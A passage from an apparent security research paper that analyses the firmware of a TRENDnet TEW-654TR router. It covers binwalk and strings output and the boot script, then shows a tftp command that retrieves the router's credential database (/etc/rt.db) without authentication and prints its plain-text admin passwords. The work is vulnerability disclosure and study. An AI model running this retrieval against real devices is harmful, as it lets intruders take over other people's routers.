→ verify tftp 192.168.10.1
tftp> get /etc/rt.db
Received 55296 bytes in 0.1 seconds
tftp> █
```

**Figure 11**

Finally, after running the strings command on the “rt.db” file, we see that the username is “thesisAdmin” and the password is “notsosecret”. Thus, verifying the exploit. (See Listing 9.)

```
CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '',
thesisAdminnotsosecret1
useruser0
user0
!22010-05-05
192.168.10.1255.255.255.0TEW-654TR1
1192.168.10.101192.168.10.199'`
/000:00:00:00:00:00
```

### Listing 9

## VII. Closing thoughts

The methodology used to find the vulnerability in the router can be applied to any other embedded device. The security of embedded devices is subpar and the general industry practice of patching reported vulnerabilities is even worse. The router examined in this paper is reported to have more vulnerabilities than just the tftp exploit. Additionally, the vulnerabilities were reported in 2011 [16]. However, the firmware analyzed in this paper, was released in October 2013, with the tftp vulnerability still present. This is just one example of the lack of support from vendors. In order to fix the vulnerability we could simply remove one line of code from the “rcS” script. However, it is difficult to recreate the firmware image without the vendor’s build tools. Furthermore, patching and recompiling the image is only an individual fix and would not solve the problem for the thousands of other users with the router.

### Proposed Solution

We must consider why the vendors do not release patches for known vulnerabilities, and it boils down to cost. It is unreasonable to assume that the vendor can continually support a product. On the other hand the security community must be examined as well. The security professionals who discover these exploits will notify the vendor. If the vendor never responds, then the exploit is generally made public. This system should be reconsidered.

In order to produce more secure products the security professionals could analyze the devices just as they do now. When vulnerabilities are discovered the ethical hacker

should notify the vendor. If the vendor takes no action then the hacker should attempt a patch. The vendor could then provide the tool chain and build notes for the hacker, and then he could recompile and submit the patched firmware to a community driven website that the vendor is a part of. The average user could then download the patched firmware from the community website. The hacker could then be rewarded a bounty for finding and fixing the vulnerability. With this system both the vendor and the ethical hacker are rewarded for constructive security research.

## Appendix A - Works Cited

- [1] Peter Barry and Crowley Patrick, *Modern Embedded Computing Designing Connected, Pervasive, Media-Rich Systems*. Waltham, MA: Elsevier Inc., 2012.
- [2] Ang Cui and Salvatore Stolfo. Quantitative Analysis of the Insecurity of Embedded Network Devices: Results of a Wide-Area Scan. [Online].  
<http://ids.cs.columbia.edu/sites/default/files/paper-acsc.pdf>
- [3] Christof Ebert and Casper Jones. Ebedded Software: Facts, Figures, and Future. [Online].  
<http://www6.in.tum.de/pub/Main/TeachingWs2013MSE/embeddedSoftwareTrend.pdf>
- [4] Bruce Schneier. (2014, Jan.) Schneier on Security. [Online].  
[https://www.schneier.com/blog/archives/2014/01/security\\_risks\\_9.html](https://www.schneier.com/blog/archives/2014/01/security_risks_9.html)
- [5] Graham Cluley. (2012, Oct.) Naked Security. [Online].  
<http://nakedsecurity.sophos.com/2012/10/01/hacked-routers-brazil-vb2012/>
- [6] Stefanie Hoffman. (2011, Aug.) CNN. [Online].  
<http://www.cnn.com/news/security/231300351/black-hat-hackers-can-take-control-of-diabetes-devices.htm>
- [8] Roberto Arcomano. (2003, Mar.) KernelAnalysis-HOWTO. [Online].  
<http://tldp.org/HOWTO/KernelAnalysis-HOWTO-3.html>
- [7] Christopher Hallinan, *Embedded Linux Primer*, 2nd ed. Upper Saddle River, NJ: Pearson Education, 2012.
- [9] Andrew S. Tanenbaum, *Modern Operating Systems*, 3rd ed. Upper Saddle River, NJ: Prentice Hall Press, 2007.
- [10] Machtelt Garrels. (2006) Linuxtopia. [Online].  
 ] [http://www.linuxtopia.org/online\\_books/introduction\\_to\\_linux/linux\\_Process\\_creation.html](http://www.linuxtopia.org/online_books/introduction_to_linux/linux_Process_creation.html)
- [11] Trendnet. TrendNET. [Online].  
 ] [http://www.trendnet.com/products/proddetail.asp?prod=175\\_TEW-654TR](http://www.trendnet.com/products/proddetail.asp?prod=175_TEW-654TR)
- [12] Juergen Haas. About. [Online]. [http://linux.about.com/library/cmd/blcmdl1\\_file.htm](http://linux.about.com/library/cmd/blcmdl1_file.htm)

- ]
- [13 Craig Heffner. Binwalk. [Online]. <http://binwalk.org/>  
]
- [14 DENX Software Engineering. Denx. [Online].  
] <http://www.denx.de/wiki/DULG/Manual>
- [15 Binh Nguyen. (2004, July) tldp. [Online]. <http://www.tldp.org/LDP/Linux-Filesystem-Hierarchy/html/the-root-directory.html>
- [16 Open Sourced Vulnerability Database. (2011, Sep.) OSVDB. [Online].  
] <http://osvdb.org/show/osvdb/96237>
- [18 Mark Hachman. (2012, Apr.) PCMag. [Online].  
] <http://www.pcmag.com/article2/0,2817,2402672,00.asp>
- [17 Andrea Smith. Mashable. [Online]. <http://mashable.com/2013/01/12/samsung-smart-fridge-recipes/>

## Appendix B – Full Command Output

### Listing 1.

Running the *file* command against the firmware.

```
justin@arch:~/downloads/TEW-654TR(110B23)$ file TEW-654TRA1_FW110B23.bin
TEW-654TRA1_FW110B23.bin: data
```

This verifies that the firmware update is actually data and not just an archive or something else.

### Listing 2.

*strings* command with a minimum length of ten to sift through the output.

```
justin@arch:~/downloads/TEW-654TR(110B23)$ strings -n 10 TEW-654TRA1_FW110B23.bin
RT3052-AP-TEW654TR-3
Linux Kernel Image
&qum '*a"!P
4c8[s<7qV*
fO$)`[7E/V
DZpdB g>ZK
{"*K2)&wLk
;PnS\nq?W`
q?&lE^[7NB#f
=s K"QowT~
) fS]<J, ZdO
 0TY7n?Bw(
gutc;$'lND
3j&X:x&5E*
T!(C2VhKhj$
W4,10uI,U9
B/@%gR[(mb
'Zc+q?)_8;00
&qw|=Ahgj5I
1pkxMw+/l$
dY B "#C``
; ,Ni@]6aUA
^ xV +{zTJ
%|;Fj11,Y(
})Ewroa3^r*
 b]Y$22$S1
|Po]_F~A5Y+
:z:{keN=@i
~OFIB19.G]
Zko/&@nb8"
c\z18oj%KT
```

```

:8_>.zp`!+h
'@#\>pM!mU;
;Q7u_Z24?_
YvWc_XIhlq
z);O]F)ZI{
gs_y3=RZ$K
QqdE~5T5^I
T:vTi7K66Xsabfy6[
S|g0END<Xe
91'PWL ^)O
'qY_/<hiCwmf
b-A9Zen.$U
<|!A.d.oAq
S4L^1X_1<F6Z
J`UUHIER;)]
gy7SrM=QF]
HJf.A~mT*G
<<4 $B0Mj
[wSUg.W{fw
'ed. Mg.H,
"z(^|Hs;y3
\ -7^!28tFi
Dm:T;=UeRU
Q)2Y20+[yV
wr}8s!FB%n
a#ol&)YikF
,'Z4h/~b__U
C6!iNZgGluj,)
qP)PS:IM*!o
Q.4B<^_#!5
4~aRqJRMcx
\Kh"~i9f-7
qG@yQ f>&d
$NKRWnX]P3VO
QL*L-'2~^08
xA*HaRTxqx>
@dZZz$XVi#
q/NmPkFppy
T U1G@ k]1
n)U1AO`;yN
'-fJ)8Ro`T
c/U)|Fj9IC|
B[jDecFr}K"%B
3,ttBy/[8C?
(.?ooH~IqC
L/k$)`i;J\
x;]4jb(T0_
S*{5:{OV`=
_BHs_o,++DX
!fF p9"&)c
4SSSkkk+++
nQQQ))CCC
)) !ZII B
===]]];;;1110
J2XqE !!YM9
SWSOSSCu_3
@kkkeeeQQQNNNfffjj

```

```

iii)))III
/`lllgg'...
\
ueuu%###66v#
Xl]}}CII      H
ORNn}KluZB
h`DB]10Zslo
$2~;Jf*<e:
ZGy!gL}pyA
U]aGXp[h_\
uj`&Mw>t_B
.4Lv19 mMh
H_5[s^@Jmw
vGx~FFNZPS
QiS;#t1?=QEPl
\G]o~:5+'F
<3_.1_AQ+?
~)oEn*ClQF
sE:5tc#i@L
,>A*#(#"{q
ZC%U1,NB;=8
Su*_8:yiB_&
sera*g+uKJ&
a*J    /^]XSs+
yB7jgK\Cgx
rZB~Hj-32f
a|EcC&jk[4
?QaMBURE[K
sd{UGjHW)=
'rcqTO      '      ~0
"[qY%:?W`l"
|47s|{zEt-
;\i>,'Fc#m
C;w>^?6\}.
(_Pd1|Z.YF
z`Zb$]Y@$}7{v
Qras6V-dP]
>2/09(G"E/
FaiF4kMSW7
r_| \E)XHm7P
l-aMGB@PQDa\g
jo\;<:! ;V~
^m6!40U+Wi!
VJLJ1-#]Wof
      nUOh1k.V
c$y(_8.-f>
      mrtnO)BR HF}
s )cskOJ_
t|>+Y\Yc=tC
IM_>DBo9l}
EY|BgN-NAU
=IgwI1jBO~

```

**Listing 3.**

```
justin@arch:~/downloads/TEW-654TR(110B23)$ binwalk TEW-654TRA1_FW110B23.bin
```

DECIMAL	HEX	DESCRIPTION
64	0x40	uImage header, header size: 64 bytes, header CRC: 0xE956728, created: Wed Oct 23 01:21:04 2013, image size: 883119 bytes, Data Address: 0x80000000, Entry Point: 0x80282000, data CRC: 0xC5CC1159, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
128	0x80	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2746476 bytes
917568	0xE0040	Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2793535 bytes, 370 inodes, blocksize: 65536 bytes, created: Wed Oct 23 01:21:11 2013

**Listing 4.**

```
justin@arch:~/downloads/TEW-654TR(110B23)$ binwalk -Me TEW-654TRA1_FW110B23.bin
```

```
Scan Time:      2014-01-11 14:26:49
Signatures:    212
Target File:   TEW-654TRA1_FW110B23.bin
MD5 Checksum: 0556fe8251e6988d696a8850254d5961
```

DECIMAL	HEX	DESCRIPTION
64	0x40	uImage header, header size: 64 bytes, header CRC: 0xE956728, created: Wed Oct 23 01:21:04 2013, image size: 883119 bytes, Data Address: 0x80000000, Entry Point: 0x80282000, data CRC: 0xC5CC1159, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
128	0x80	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2746476 bytes
917568	0xE0040	Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2793535 bytes, 370 inodes, blocksize: 65536 bytes, created: Wed Oct 23 01:21:11 2013

```
Scan Time:      2014-01-11 14:26:57
Signatures:    212
Target File:   _TEW-654TRA1_FW110B23.bin.extracted/80
MD5 Checksum: 40b6dbb2a715c3835c2a939779e4722b
```

DECIMAL	HEX	DESCRIPTION
2207804	0x21B03C	Linux kernel version "2.6.21 (root@builder-server) (gcc version 3.4.2) #486 Wed Oct 2cc version 3.4.2) #486 Wed Oct 23 15:17:51 CST 2013"

**Listing 5.** Examining the root directory of the filesystem one finds 14 folders:

```
justin@arch:~/downloads/TEW-654TR(110B23)/_TEW-
654TRA1_FW110B23.bin.extracted/squashfs-root$ ls
bin  dev  etc  lib  linuxrc  lost+found  mnt  proc  root  sbin  tmp
usr  var  www
```

**Listing 6.** rcS Script file

```
#!/bin/ash

# This script runs when init it run during the boot process.
# Mounts everything in the fstab
mount -a
mount -o remount +w /

# Mount the RAM filesystem to /tmp
mount -t tmpfs tmpfs /tmp

# copy all files in the mnt folder to the etc folder
cp -a /mnt/* /etc
mkdir -p /var/etc
mkdir -p /var/firm
mkdir -p /var/log
mkdir -p /var/misc
mkdir -p /var/run
mkdir -p /var/sbin
mkdir -p /var/tmp
mkdir -p /tmp/var

cp -f /etc/udhcpd.conf /var/etc/
cp -f /etc/udhcpd.leases /var/misc/

#Add link for resolv.conf
#ln -sf /var/etc/resolv.conf /etc/resolv.conf

# Load configure file from Flash
/bin/echo "Init System..."
system_manager &

# Start tftpd
/bin/echo "Start Tftpd..."
tftpd &

#insert cc_dev module for reset packet counter
insmod /lib/modules/cc_dev.ko
```

**Listing 7.**

```

justin@arch:~/downloads/TEW-654TR(110B23)/_TEW-
654TRA1_FW110B23.bin.extracted/squashfs-root/usr/bin$ strings
system_manager | grep '/'
/lib/ld-uClibc.so.0
`/E$
l/e$
x/b$x/d
/E&
/E$
/etc/default_rt.db
/etc/rt.db
/etc/default_ap.db
/etc/ap.db
/etc/default_apc.db
/etc/apc.db
ln -sf /var/etc/resolv.conf /etc/resolv.conf
/etc/scripts/config-vlan.sh 2 0
tar -zxf /etc/www.tgz
rm -f /etc/www.tgz
cp /www/ap/* /www
cp /www/apc/* /www
cp /www/rt/* /www
rm -rf /www/ap
rm -rf /www/apc
rm -rf /www/rt
cp /usr/bin/my_cgi.cgi /www
mkdir -p /var/log/lighttpd
/usr/bin/lighttpd -f /etc/lighttpd/lighttpd.conf
/var/run/rc.pid
telnetd -l /bin/sh &
/var/run/manager.pid
/var/tmp/wlan_up_time.txt
/lib/modules/2.6.21/kernel/drivers/net/wireless/rt2860v2_ap/rt2860v2_ap
.ko
/lib/modules/2.6.21/kernel/drivers/net/wireless/rt2860v2_sta/rt2860v2_s
ta.ko
/mnt/Wireless/RT2860AP/RT2860AP.dat
/etc/Wireless/RT2860AP/RT2860AP.dat
/mnt/Wireless/RT2860AP/RT2860STA.dat
/etc/Wireless/RT2860AP/RT2860STA.dat
echo 1 > /var/tmp/wireless_enable
echo 0 > /var/tmp/wireless_enable
/var/tmp/wps_status
/var/run/wps_gpio.pid
/var/tmp/dhcp_server.txt
/var/tmp/dhcp_gateway.txt
/var/tmp/dhcpc.tmp
/usr/share/udhcpc/default.bound-dns
/var/misc/udhcpd.leases
/var/etc/udhcpd.conf
/etc/udhcpd.leases
/var/tmp/wan_connect_time.tmp

```

```

/var/log/FW_log
/var/log/message_die_bak
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o %s -s %s/%s -j MASQUERADE
echo nameserver %s > /var/etc/resolv.conf
echo nameserver %s >> /var/etc/resolv.conf
/var/etc/ntp.conf
/var/run/timer.pid

```

## Listing 8.

```

SQLite format 3
[tablemessagemessage
CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
"return_page" VARCHAR NOT NULL DEFAULT '')
Qtabledhcp_serverdhcp_server
CREATE TABLE "dhcp_server" ("dhcp_enable" CHAR NOT NULL DEFAULT ''
,"start_ip" VARCHAR NOT NULL DEFAULT '' ,"end_ip" VARCHAR NOT NULL
DEFAULT '' ,"lease_time" INTEGER NOT NULL DEFAULT '' ,"domain_name"
VARCHAR DEFAULT '')
tablelan_settingslan_settings
CREATE TABLE "lan_settings" ("lan_ip" VARCHAR NOT NULL DEFAULT ''
,"subnet_mask" VARCHAR NOT NULL DEFAULT '' ,"device_name" VARCHAR
DEFAULT '' ,"dns_relay" CHAR NOT NULL DEFAULT '' )
atabledb_versiondb_version
CREATE TABLE "db_version" ("db_version" VARCHAR NOT NULL DEFAULT '',
"date" VARCHAR NOT NULL DEFAULT '')
etableuseruser
CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '',
useruser0
adminadmin1
!22010-05-05
192.168.10.1255.255.255.0TEW-654TR1
1192.168.10.101192.168.10.199'\`
/000:00:00:00:00:00
[tablemessagemessage
CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
etableuseruser
CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '', "user_pwd" VARCHAR
DEFAULT '', "level" CHAR DEFAULT '')
atabledb_versiondb_version
CREATE TABLE "db_version" ("db_version" VARCHAR NOT NULL DEFAULT '',
"date" VARCHAR NOT NULL DEFAULT '')
tablelan_settingslan_settings
CREATE TABLE "lan_settings" ("lan_ip" VARCHAR NOT NULL DEFAULT ''
,"subnet_mask" VARCHAR NOT NULL DEFAULT '' ,"device_name" VARCHAR
DEFAULT '' ,"dns_relay" CHAR NOT NULL DEFAULT '' )
Qtabledhcp_serverdhcp_server
CREATE TABLE "dhcp_server" ("dhcp_enable" CHAR NOT NULL DEFAULT ''
,"start_ip" VARCHAR NOT NULL DEFAULT '' ,"end_ip" VARCHAR NOT NULL
DEFAULT '' ,"lease_time" INTEGER NOT NULL DEFAULT '' ,"domain_name"
VARCHAR DEFAULT '')
[tablemessagemessage

```

```

CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
"return_page" VARCHAR NOT NULL DEFAULT '')
Mtablewan_settingswan_settings
CREATE TABLE "wan_settings" ("wan_type" CHAR NOT NULL DEFAULT '',
"wan_mac" VARCHAR DEFAULT '')
tablewan_pppoe
CREATE TABLE "wan_pppoe" ("conn_type" CHAR NOT NULL DEFAULT ''
,"user_name" VARCHAR NOT NULL DEFAULT '' ,"user_pwd" VARCHAR NOT NULL
DEFAULT '' ,"service_name" VARCHAR DEFAULT '' ,"ip_addr" VARCHAR
DEFAULT '' ,"primary_dns" VARCHAR DEFAULT '' ,"secondary_dns" VARCHAR
DEFAULT '' ,"conn_mode" VARCHAR NOT NULL DEFAULT '' ,"idle_time"
INTEGER DEFAULT '' ,"mtu" INTEGER NOT NULL DEFAULT '')
tabletime
CREATE TABLE "time" ("zone_index" INTEGER NOT NULL DEFAULT '',
"time_zone" VARCHAR NOT NULL DEFAULT '' ,"time_type" CHAR NOT NULL
DEFAULT '' ,"ntp_server" VARCHAR DEFAULT '' ,"manual_year" INTEGER
DEFAULT '' ,"manual_month" INTEGER DEFAULT '' ,"manual_day" INTEGER
DEFAULT '' ,"manual_hour" INTEGER DEFAULT '' ,"manual_min" INTEGER
DEFAULT '' ,"manual_sec" INTEGER DEFAULT '')
00.0.0.00.0.0.00.0.0.0always_on
-1280
-tabledaylight_savingdaylight_saving
CREATE TABLE "daylight_saving" ("daylight_enable" CHAR NOT NULL
DEFAULT '' ,"start_month" INTEGER NOT NULL DEFAULT '' ,"start_week"
INTEGER NOT NULL DEFAULT '' ,"start_weekday" INTEGER NOT NULL DEFAULT
'' ,"end_month" INTEGER NOT NULL DEFAULT '' ,"end_week" INTEGER NOT
NULL DEFAULT '' ,"end_weekday" INTEGER NOT NULL DEFAULT '')
ytabledynamic_dnsdynamic_dns
CREATE TABLE "dynamic_dns" ("ddns_enable" CHAR NOT NULL , "ddns_server"
VARCHAR NOT NULL , "host_name" VARCHAR NOT NULL , "user_name" VARCHAR
NOT NULL , "user_pwd" VARCHAR NOT NULL )_
{tablewebsite_filterwebsite_filter
CREATE TABLE "website_filter" ("url" VARCHAR NOT NULL )
mtableip_filterip_filter
CREATE TABLE "ip_filter" ("filter_enable" CHAR NOT NULL , "filter_name"
VARCHAR NOT NULL , "protocol" VARCHAR NOT NULL , "start_port" INTEGER
NOT NULL , "end_port" INTEGER NOT NULL , "start_ip" VARCHAR NOT NULL ,
"end_ip" VARCHAR NOT NULL )
0DynDns.org
0Filter TelnetAny
0.0.0.00.0.0.0'
0Filter POP3Anynn0.0.0.00.0.0.0'
0Filter SMTPAny
0.0.0.00.0.0.0&
0Filter DNSAny550.0.0.00.0.0.0*
0Filter HTTPAny
0.0.0.00.0.0.0'
0Filter HTTPAnyPP0.0.0.00.0.0.0&
0Filter FTPAny
0.0.0.00.0.0.0
00.0.0.0
!tableadvanced_networkadvanc
'tabledmzdmz
CREATE TABLE "dmz" ("dmz_enable" CHAR NOT NULL , "host_ip" VARCHAR NOT
NULL )
atableremote_managementremote_management

```

```

CREATE TABLE "remote_management" ("remote_enable" CHAR NOT NULL ,
"remote_port" INTEGER NOT NULL , "remote_start_ip" VARCHAR NOT NULL ,
"remote_end_ip" VARCHAR NOT NULL )
!tableadvanced_networkadvanced_network
CREATE TABLE "advanced_network" ("ping_wan_enable" CHAR NOT NULL ,
"upnp_enable" CHAR NOT NULL , "pptp_passthrough" CHAR NOT NULL ,
"l2tp_passthrough" CHAR NOT NULL , "ipsec_passthrough" CHAR NOT NULL )
ytablestatic_routingstatic_routing
CREATE TABLE "static_routing" ("network_addr" VARCHAR NOT NULL ,
"network_mask" VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "iface"
VARCHAR NOT NULL , "metric" INTEGER NOT NULL )f
tablewizard_settingwizard_setting
CREATE TABLE "wizard_setting" ("start_wizard" CHAR NOT NULL )
11111
10101
ktablelog_settinglog_setting
CREATE TABLE "log_setting" ("system_activity" CHAR NOT NULL ,
"debug_info" CHAR NOT NULL , "attacks" CHAR NOT NULL ,
"dropped_packets" CHAR NOT NULL , "notice" CHAR NOT NULL )
tablesmtp_settingssmtp_settings
CREATE TABLE "smtp_settings" ("smtp_enable" CHAR NOT NULL
,"smtp_account" VARCHAR NOT NULL , "smtp_pwd" VARCHAR NOT NULL ,
"smtp_server" VARCHAR NOT NULL DEFAULT '' , "sender_addr" VARCHAR NOT
NULL DEFAULT '' , "receiver_addr" VARCHAR NOT NULL DEFAULT '')
tablewireless_securitywireless_security
CREATE TABLE "wireless_security" ("security_type" CHAR NOT NULL
,"auth_type" VARCHAR,"wep_key_mode" VARCHAR,"wep_key_len"
CHAR,"default_wep_key" CHAR,"wep64_key1" VARCHAR,"wep64_key2" VARCHAR,
"wep64_key3" VARCHAR, "wep64_key4" VARCHAR, "wep128_key1" VARCHAR,
"wep128_key2" VARCHAR, "wep128_key3" VARCHAR, "wep128_key4" VARCHAR)
0userpass
0OPENhex51
pskTKIPAES0.0.0.0
0.0.0.0
tablewpa_settingswpa_settings
CREATE TABLE "wpa_settings" ("eap_type" VARCHAR NOT NULL ,
"cipher_type" VARCHAR NOT NULL , "passphrase" VARCHAR, "radius1_ip"
VARCHAR, "radius1_port" INTEGER, "radius1_secret" VARCHAR, "radius2_ip"
VARCHAR, "radius2_port" INTEGER, "radius2_secret" VARCHAR)
;tablewireless_basicwireless_basic
CREATE TABLE "wireless_basic" ("wireless_enable" CHAR NOT NULL , "ssid"
VARCHAR NOT NULL , "channel" INTEGER NOT NULL , "auto_channel" CHAR NOT
NULL , "dot11_mode" VARCHAR NOT NULL , "channel_width" VARCHAR NOT NULL
, "ssid_broadcast" CHAR NOT NULL , "wmm_enable" CHAR NOT NULL )h
tablewireless_filterwireless_filter
CREATE TABLE "wireless_filter" ("mac_addr" VARCHAR NOT NULL )
ltablewan_staticwan_static
CREATE TABLE "wan_static" ("ip_addr" VARCHAR NOT NULL , "subnet_mask"
VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR
NOT NULL , "secondary_dns" VARCHAR NOT NULL , "mtu" INTEGER NOT NULL )
1TRENDnet654
011bgn011
0.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0always_on
tablewan_l2tpwan_l2tp CREATE TABLE "wan_l2tp" ("conn_type" CHAR NOT
NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask" VARCHAR NOT NULL ,
"gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR NOT NULL ,

```

```

"secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT NULL ,
"user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL ,
"conn_mode" VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu"
INTEGER NOT NULL )n
7tablesyslogsyslog"CREATE TABLE "syslog" ("syslog_enable" CHAR NOT NULL
, "server_ip" VARCHAR NOT NULL )
%tablewebsite_filter_modewebsite_filter_mode#CREATE TABLE
"website_filter_mode" ("website_filter_mode" VARCHAR NOT NULL )
)tablewireless_filter_modewireless_filter_mode$CREATE TABLE
"wireless_filter_mode" ("wireless_filter_mode" VARCHAR NOT NULL )l
tablerestore_defaultrestore_default%CREATE TABLE "restore_default"
("restore_default" CHAR NOT NULL )
00.0.0.0
disable
disable
d * *
Etabledynamic_routingdynamic_routing*CREATE TABLE "dynamic_routing"
("rip_transmit" CHAR NOT NULL , "rip_receive" CHAR NOT NULL )
'tablewireless_advancedwireless_advanced&CREATE TABLE
"wireless_advanced" ("beacon_interval" INTEGER NOT NULL ,
"rts_threshold" INTEGER NOT NULL , "fragmentation" INTEGER NOT NULL ,
"dtim_interval" INTEGER NOT NULL , "preamble_type" CHAR NOT NULL ,
"igmp_enable" CHAR NOT NULL , "wireless_mode" CHAR NOT NULL )
wtablewan_dhcpwan_dhcp(CREATE TABLE "wan_dhcp" ("host_name" VARCHAR NOT
NULL , "use_unicasting" CHAR NOT NULL , "primary_dns" VARCHAR NOT NULL
, "secondary_dns" VARCHAR NOT NULL , "mtu" INTEGER NOT NULL )
tablespecial_applicationspecial_application)CREATE TABLE
"special_application" ("application_enable" CHAR NOT NULL ,
"application_name" VARCHAR NOT NULL , "trigger_protocol" VARCHAR NOT
NULL , "trigger_port" VARCHAR NOT NULL , "incoming_protocol" VARCHAR
NOT NULL , "incoming_port" VARCHAR NOT NULL )
10.0.0.00.0.0.0
0Quick Time 4Any554Any6970-69995
;0PC-to-PhoneAny12053Any12120,12122,24150-24220?
[0ICU IIAAny2019Any2000-2038,2025-2051,2069,2085,3010-3030*
/0DialpadAny7175Any51200-51201,51210
0Battle.netAny6112Any6112
Ktablevirtual_servervirtual_server-CREATE TABLE "virtual_server"
("server_enable" CHAR NOT NULL , "server_name" VARCHAR NOT NULL ,
"protocol" VARCHAR NOT NULL , "private_port" INTEGER NOT NULL ,
"public_port" INTEGER NOT NULL , "server_ip" VARCHAR NOT NULL )u"
5tablenat_filternat_filter+CREATE TABLE "nat_filter" ("tcp_filter" CHAR
NOT NULL , "udp_filter" CHAR NOT NULL )
Etabledynamic_routingdynamic_routing*CREATE TABLE "dynamic_routing"
("rip_transmit" CHAR NOT NULL , "rip_receive" CHAR NOT NULL )
0NetMeetingTCP
0.0.0.0
0PPTPTCP
0.0.0.0
0IPSecUDP
0.0.0.0)
0Virtual Server TelnetTCP
0.0.0.0'
0Virtual Server POP3TCPn0.0.0.0'
0Virtual Server SMTPTCP
0.0.0.0&
0Virtual Server DNSUDP550.0.0.0*

```

```

0Virtual Server HTTPSTCP
0.0.0.0'
0Virtual Server HTTPTCP0.0.0.0&
0Virtual Server FTPTCP
0.0.0.0
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0always_on
=tablewan_pptpwan_pptp/CREATE TABLE "wan_pptp" ("conn_type" CHAR NOT
NULL ,"ip_addr" VARCHAR NOT NULL ,"subnet_mask" VARCHAR NOT NULL
,"gateway" VARCHAR NOT NULL ,"primary_dns" VARCHAR NOT NULL
,"secondary_dns" VARCHAR NOT NULL ,"server_ip" VARCHAR NOT NULL
,"user_name" VARCHAR NOT NULL ,"user_pwd" VARCHAR NOT NULL ,"conn_mode"
VARCHAR NOT NULL ,"idle_time" INTEGER NOT NULL ,"mtu" INTEGER NOT NULL
,"mppe_enable" CHAR NOT NULL )
Ktablewan_russia_pptpwan_russia_pptp1CREATE TABLE "wan_russia_pptp"
("conn_type" CHAR NOT NULL ,"ip_addr" VARCHAR NOT NULL ,"subnet_mask"
VARCHAR NOT NULL ,"gateway" VARCHAR NOT NULL ,"primary_dns" VARCHAR NOT
NULL ,"secondary_dns" VARCHAR NOT NULL ,"server_ip" VARCHAR NOT NULL
,"user_name" VARCHAR NOT NULL ,"user_pwd" VARCHAR NOT NULL ,"conn_mode"
VARCHAR NOT NULL ,"idle_time" INTEGER NOT NULL ,"mtu" INTEGER NOT NULL
,"mppe_enable" CHAR NOT NULL )
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0always_on
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0always_on
'tablewan_russia_l2tpwan_russia_l2tp2CREATE TABLE "wan_russia_l2tp"
("conn_type" CHAR NOT NULL , "ip_addr" VARCHAR NOT NULL , "subnet_mask"
VARCHAR NOT NULL , "gateway" VARCHAR NOT NULL , "primary_dns" VARCHAR
NOT NULL , "secondary_dns" VARCHAR NOT NULL , "server_ip" VARCHAR NOT
NULL , "user_name" VARCHAR NOT NULL , "user_pwd" VARCHAR NOT NULL ,
"conn_mode" VARCHAR NOT NULL , "idle_time" INTEGER NOT NULL , "mtu"
INTEGER NOT NULL )
00.0.0.0always_on
00.0.0.0255.255.255.00.0.0.00.0.0.00.0.0.0
Atablewireless_wpswireless_wps6CREATE TABLE "wireless_wps"
("wps_enable" CHAR NOT NULL ,"client_pin_number" VARCHAR NOT NULL
,"current_pin_number" VARCHAR NOT NULL ,"wps_status" CHAR NOT NULL
,"wsc_mode" CHAR NOT NULL ,"lock_wps_pin" CHAR NOT NULL )
otablewan_russia_pppoewan_russia_pppoe4CREATE TABLE "wan_russia_pppoe"
("conn_type" CHAR NOT NULL DEFAULT '' ,"user_name" VARCHAR NOT NULL
DEFAULT '' ,"user_pwd" VARCHAR NOT NULL DEFAULT '' ,"service_name"
VARCHAR DEFAULT '' ,"ip_addr" VARCHAR DEFAULT '' ,"conn_mode" VARCHAR
NOT NULL DEFAULT '' ,"idle_time" INTEGER DEFAULT '' ,"mtu" INTEGER NOT
NULL DEFAULT '' ,"russia_conn_type" CHAR NOT NULL DEFAULT ''
,"russia_ip_addr" VARCHAR NOT NULL DEFAULT '' ,"russia_subnet_mask"
VARCHAR NOT NULL DEFAULT '' ,"russia_gateway" VARCHAR NOT NULL
DEFAULT '' ,"russia_primary_dns" VARCHAR NOT NULL DEFAULT ''
,"russia_secondary_dns" VARCHAR NOT NULL DEFAULT '' )

```

## Listing 9.

```

SQLite format 3
[tablemessagemessage
CREATE TABLE "message" ("msg" VARCHAR NOT NULL DEFAULT '',
"return_page" VARCHAR NOT NULL DEFAULT '')
Qtabledhcp_serverdhcp_server
CREATE TABLE "dhcp_server" ("dhcp_enable" CHAR NOT NULL DEFAULT ''
,"start_ip" VARCHAR NOT NULL DEFAULT '' ,"end_ip" VARCHAR NOT NULL
DEFAULT '' ,"lease_time" INTEGER NOT NULL DEFAULT '' ,"domain_name"
VARCHAR DEFAULT '' )

```

```

tablelan_settingslan_settings
CREATE TABLE "lan_settings" ("lan_ip" VARCHAR NOT NULL DEFAULT ''
,"subnet_mask" VARCHAR NOT NULL DEFAULT '' ,"device_name" VARCHAR
DEFAULT '' ,"dns_relay" CHAR NOT NULL DEFAULT '' )
atabledb_versiondb_version
CREATE TABLE "db_version" ("db_version" VARCHAR NOT NULL DEFAULT '',
"date" VARCHAR NOT NULL DEFAULT '')
etableuseruser
CREATE TABLE "user" ("user_name" VARCHAR DEFAULT '',
thesisAdminnotsosecret1
useruser0
user0
!22010-05-05
192.168.10.1255.255.255.0TEW-654TR1
1192.168.10.101192.168.10.199``
